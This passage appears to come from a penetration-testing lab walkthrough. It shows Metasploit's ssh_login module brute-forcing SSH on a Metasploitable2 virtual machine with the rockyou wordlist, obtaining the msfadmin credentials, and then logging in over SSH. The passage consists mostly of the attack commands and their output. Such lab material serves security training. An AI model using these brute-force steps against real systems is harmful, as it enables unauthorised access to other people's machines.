| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| USERNAME         |                 | no       | A specific username to authenticate as                                                                                                                                                              |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                                                                                                                           |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                                                                                                                      |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                                                                                                             |


```

Set the configurations: **RHOST**, **stop\_on\_success**, **verbose**, **pass\_file**, **username**, **user\_as\_pass** and **run** the exploit

5 July, 2024



The screenshot shows a Kali Linux terminal window titled "silentspectre@kali: ~". The terminal displays the configuration and execution of the `msf6 auxiliary/scanner/ssh/ssh_login` module. The configuration is shown as a table with columns for the option name, its current setting, whether it is required, and a description. The options are: `RPORT` (22, yes), `STOP_ON_SUCCESS` (false, yes), `THREADS` (1, yes), `USERNAME` (no), `USERPASS_FILE` (no), `USER_AS_PASS` (false, no), `USER_FILE` (no), and `VERBOSE` (false, yes). The terminal then shows the execution of the module with the following commands and output:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.100.218
RHOSTS => 192.168.100.218
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

The output shows the module options for `auxiliary/scanner/ssh/ssh_login`:

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

5 July, 2024

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/ssh/ssh_login) > run


[*] 192.168.100.218:22 - Starting bruteforce
[+] 192.168.100.218:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(smbashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.100.213:40103 → 192.168.100.218:22) at 2024-07-01 17:08:55 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Connect to ssh port and gain access to target machine:



5 July, 2024



```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home x KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
(silentspectre@kali)-[~]
$ ssh msfadmin@192.168.100.218
Unable to negotiate with 192.168.100.218 port 22: no matching host key type found. Their offer:
ssh-rsa,ssh-dss
(silentspectre@kali)-[~]
$ ssh msfadmin@192.168.100.218
Unable to negotiate with 192.168.100.218 port 22: no matching host key type found. Their offer:
ssh-rsa,ssh-dss
(silentspectre@kali)-[~]
$ ssh -o HostKeyAlgorithms+=ssh-rsa -o PubkeyAcceptedAlgorithms+=ssh-rsa msfadmin@192.168.100.218
The authenticity of host '192.168.100.218 (192.168.100.218)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.100.218' (RSA) to the list of known hosts.
msfadmin@192.168.100.218's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Jul 1 16:30:43 2024
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.